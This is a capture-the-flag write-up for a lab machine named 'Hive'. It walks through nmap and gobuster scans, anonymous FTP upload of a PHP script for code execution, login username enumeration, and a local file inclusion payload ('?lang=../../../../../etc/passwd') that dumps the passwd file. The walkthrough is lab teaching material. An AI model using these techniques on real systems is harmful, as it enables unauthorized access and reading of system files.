
Hive Writeup

created and written by ChefByzen
https://www.hackthebox.eu/home/users/profile/140851

Initial Foothold: www-data

We begin our assessment with the usual nmap scan.


```
cmd: nmap -sV -sC 192.168.67.105 -v -oA nmap/scan
```



```
# Nmap 7.80 scan initiated Tue Jun  9 09:22:22 2020 as: nmap -sV -sC -v -oA nmap/scan 192.168.67.105
Nmap scan report for 192.168.67.105
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxr-x    1 ftp      ftp          4096 Jun 09 13:15 uploads
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:a1:e4:c7:a3:e7:a0:4d:66:13:a6:3d:35:80:57:78 (RSA)
|   256 ce:8d:7a:e0:5b:0a:de:8f:e3:99:0b:94:a3:0d:16:6e (ECDSA)
|_  256 77:1b:78:21:7e:b0:09:ce:41:2a:3b:d6:cd:86:d2:9a (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/secure/uploads/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Hive
MAC Address: 00:0C:29:B5:EC:05 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  9 09:22:29 2020 -- 1 IP address (1 host up) scanned in 6.85 seconds
```


Nmap returns three open ports and tells us that the victim may be running Linux. Running a full scan, we don't find any more open ports.

Beginning with OpenSSH 7.2p2 on port 22, we find that the victim is not vulnerable to username enumeration nor does it allow password login.



```
root@kali:~/HTB/Hive# ssh www-data@192.168.67.105
www-data@192.168.67.105: Permission denied (publickey).
```

We find vsftpd 3.0.3 running on port 21, allowing for anonymous login. Using PASSIVE mode, we can view the file system and find a writable uploads folder.




```
root@kali:~/HTB/Hive# ftp -p 192.168.67.105
Connected to 192.168.67.105.
220 (vsFTPd 3.0.3)
Name (192.168.67.105:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,67,105,255,224).
150 Here comes the directory listing.
drwxrwxr-x    1 ftp      ftp          4096 Jun 09 13:15 uploads
226 Directory send OK.
```

Putting a pin in this for now, we can investigate the HTTP server running on port 80. While we manually investigate the website, we can leave gobuster running in the background.

```
cmd: gobuster dir -u http://192.168.67.105 -w /usr/share/wordlists/mdirs.txt
```

Referring to our last nmap scan, we saw that /robots.txt reveals a disallowed entry /secure/uploads/. Navigating there gives us a 403 Forbidden response, telling us that directory listing is not enabled.


Continuing with the rest of the website, the first thing to notice is the "About: Our Inspiration" tab; which prints out the entire bee movie script.



OUR INSPIRATION

According to all known laws of aviation, there is no way a bee should be able to fly. Its wings are too small to get its fat little body off the ground. The bee, of course, flies anyway because bees don't care what humans think is impossible. Yellow, black. Yellow, black. Yellow, black. Yellow, black. Ooh, black and yellow! Let's shake it up a little. Barry! Breakfast is ready! Coming! Hang on a second. Hello? Barry? Adam? Can you believe this is happening? I can't. I'll pick you up. Looking sharp. Use the stairs, Your father paid good money for those. Sorry. I'm excited. Here's the graduate. We're very proud of you, son. A perfect report card, all B's. Very proud. Ma! I got a thing going here. You got lint on your fuzz. Ow! That's me! Wave to us! We'll be in row 118,000. Bye! Barry, I told you, stop flying in the house! Hey, Adam. Hey, Barry. Is that fuzz gel? A little. Special day, graduation. Never thought I'd make it. Three days grade school, three days high school. Those were awkward. Three days college. I'm glad I took a day and hitchhiked around The Hive. You did come back different. Hi, Barry. Artie, growing a mustache? Looks good. Hear about Frankie? Yeah. You going to the funeral? No, I'm not going. Everybody knows, sting someone, you die. Don't waste it on a squirrel. Such a hothead. I guess he could have just gotten out of the way. I love this incorporating an amusement park into our day. That's why we don't need vacations. Boy, quite a bit of pomp under the circumstances. Well, Adam, today we are men. We are! Bee-men. Amen! Hallelujah! Students, faculty, distinguished bees, please welcome Dean Buzzwell. Welcome, New Hive City graduating class of 9:15. That concludes our ceremonies And begins your career at Honex Industries! Will we pick our job today? I heard it's just orientation. Heads up! Here we go. Keep your hands and antennas inside the tram at all times. Wonder what it'll be like? A little scary. Welcome to Honex, a division of Honesco and a part of the Hexagon Group. This is it! Wow. Wow. We know that you, as a bee, have worked your whole life to get to the point where you can work for your whole life. Honey begins when our valiant Pollen Jocks bring the nectar to The Hive. Our top-secret formula is automatically color-corrected, scent-adjusted and bubble-contoured into this soothing sweet syrup with its distinctive golden glow you know as... Honey! That girl was hot. She's my cousin! She is? Yes, we're all cousins. Right. You're right. At Honex, we constantly strive to improve every aspect of bee existence. These bees are stress-testing a new helmet technology. What do you think he makes? Not enough. Here we have our latest advancement, the Krelman. What does that do? Catches that little strand of honey that hangs after you pour it. Saves us millions. Can anyone work on the Krelman? Of course. Most bee jobs are small ones. But bees know that every small job, if it's done well, means a lot. But choose carefully because you'll stay in the job you pick for the rest of your life. The same job the rest of your life? I didn't know that. What's the difference? You'll be happy to know that bees, as a species, haven't had one day off in 27 million years. So you'll just work us to death? We'll sure try. Wow! That blew my mind! "What's the difference?" How can you say that? One job forever? That's an insane choice to have to make. I'm relieved. Now we only have to make one decision in life. But, Adam, how could they never have told us that? Why would you question anything? We're bees. We're the most perfectly functioning society on Earth. You ever think maybe things work a little too well here? Like what? Give me one example. I don't know. But you know what I'm talking about. Please clear the gate. Royal Nectar Force on approach. Wait a second. Check it out. Hey, those are Pollen Jocks! Wow. I've never seen them this close. They know what it's like outside The Hive. Yeah, but some don't come back. Hey, Jocks! Hi, Jocks! You guys did great! You're monsters! You're sky freaks! I love it! I love it! I wonder where they were. I don't know. Their day's not planned. Outside The Hive, flying who knows where, doing who knows what. You can't just decide to be a Pollen Jock. You have to be bred for that. Right. Look. That's more pollen than you and I will see in a lifetime. It's just a status symbol. Bees make too much of it. Perhaps. Unless you're wearing it and the ladies see you wearing it. Those ladies? Aren't they our cousins too? Distant. Distant. Look at these two. Couple of Hive Harrys. Let's have fun with them. It must be dangerous being a Pollen Jock. Yeah. Once a bear pinned me against a mushroom! He had a paw on my throat, and with the other, he was slapping me! Oh, my! I never thought I'd knock him out. What were you doing during this? Trying to alert the authorities. I can autograph that. A little gusty out there today, wasn't it, comrades? Yeah. Gusty. We're hitting a sunflower patch six miles from here tomorrow. Six miles, huh? Barry! A puddle jump for us, but maybe you're not up for it. Maybe I am. You are not! We're going 0900 at J-Gate. What do you think, buzzy-boy? Are you bee enough? I might be. It all depends on what 0900 means. Hey, Honex! Dad, you surprised me. You decide what you're interested in? Well, there's a lot of choices. But you only get one. Do you ever get bored doing the same job every day? Son, let me tell you about stirring. You grab that stick, and you just move it around, and you stir it around. You get yourself into a rhythm. It's a beautiful thing. You know, Dad, the more I think about it, maybe the honey field just isn't right for me. You were thinking of what, making balloon animals? That's a bad job for a guy with a stinger. Janet, your son's not sure he wants to go into honey! Barry, you are so funny sometimes. I'm not

In the "About: What We Do" section, we find 3 employees listed alongside a mission statement. The firm claims to provide system organization solutions to improve efficiency.



WHAT WE DO

We provide industry-focused and innovative solutions to your problems. Rather than finding an easy fix, we look at the resources available to us and determine how we can use them most effectively. One of our key ideals is to, in basic terms, always have a busy-bee flying around. As managers, our goal is to be watchful of our employees. As employees, our goal is to make our managers lives easier.

With hard work and dedication, we tackle any obstacle that comes our way. Work with us and you too will have your system running like a Hive!

BARRY
WEBSITE DESIGNER

KEN
CHIEF EXECUTIVE OFFICER


ADAM
LANGUAGE CONSULTANT

In the "Services: Our Support" tab, a line in Spanish translates to "Do you not understand English? Try our Spanish website!" with a link to http://hive.htb/?lang=sp. Putting hive.htb into our /etc/hosts file, we continue searching the website.

The "Log In" tab leads to a login page at /login.php. The credentials "admin:admin" displays "Invalid password!" while "test:test" displays "Invalid username!". It appears that the error messages are not synchronized, which means we know that "admin" is a valid user.

After finishing the manual search, we can run gobuster with the php extension to get an accurate list of files and directories.

```
cmd: gobuster dir -u http://hive.htb -w /usr/share/wordlists/mdirs.txt -x php
```




```
root@kali:~/HTB/Hive# gobuster dir -u http://hive.htb -w /usr/share/wordlists/mdirs.txt -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://hive.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/mdirs.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/06/09 09:50:18 Starting gobuster
===============================================================
/images (Status: 301)
/index.php (Status: 200)
/login.php (Status: 200)
/en (Status: 200)
/admin (Status: 301)
/sp (Status: 200)
/css (Status: 301)
/secure (Status: 301)
/js (Status: 301)
/logout.php (Status: 302)
/robots (Status: 200)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2020/06/09 09:50:59 Finished
===============================================================
```

The /en and /sp endpoints seem to be the entire bee movie script in English and Spanish respectively. Navigating to http://hive.htb/?lang=sp, we find the script from /sp displayed under the "Acerca De: Nuestra Inspiración" tab.

We find that navigating to the /admin/ directory redirects us to /login.php. Running gobuster again on the /admin/ directory, we see that both /admin/home.php and /admin/upload.php are redirected as well.

Finally, we can return to exploring the /secure/uploads/ directory from earlier. Using FTP, we can successfully upload a proof of concept and view it at /secure/uploads/poc. With this, we can upload a phpinfo script to /secure/uploads/phpinfo.php for code execution.


hive.htb/secure/uploads/phpinfo.php

last_modified	0	0
xbithack	0	0


Apache Environment

Variable	Value
HTTP_HOST	honeypot.hive.htb
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_X_FORWARDED_FOR	192.168.67.135
HTTP_X_FORWARDED_HOST	hive.htb
HTTP_X_FORWARDED_SERVER	127.0.1.1
HTTP_CONNECTION	Keep-Alive
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.18 (Ubuntu)
SERVER_NAME	honeypot.hive.htb
SERVER_ADDR	172.17.0.2
SERVER_PORT	80
REMOTE_ADDR	172.17.0.1
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/uploads/phpinfo.php
REMOTE_PORT	36012
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/uploads/phpinfo.php
SCRIPT_NAME	/uploads/phpinfo.php

HTTP Headers Information

Looking at the phpinfo above, we can confirm that this exploit path is a rabbit-hole. We will go over rooting the honeypot in Appendix 1.

Referring to the lang parameter from before, we find a local file inclusion vulnerability as we navigate to http://hive.htb/?lang=../../../../../etc/passwd.


hive.htb/?lang=../../../../../etc/passwd


OUR INSPIRATION

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false 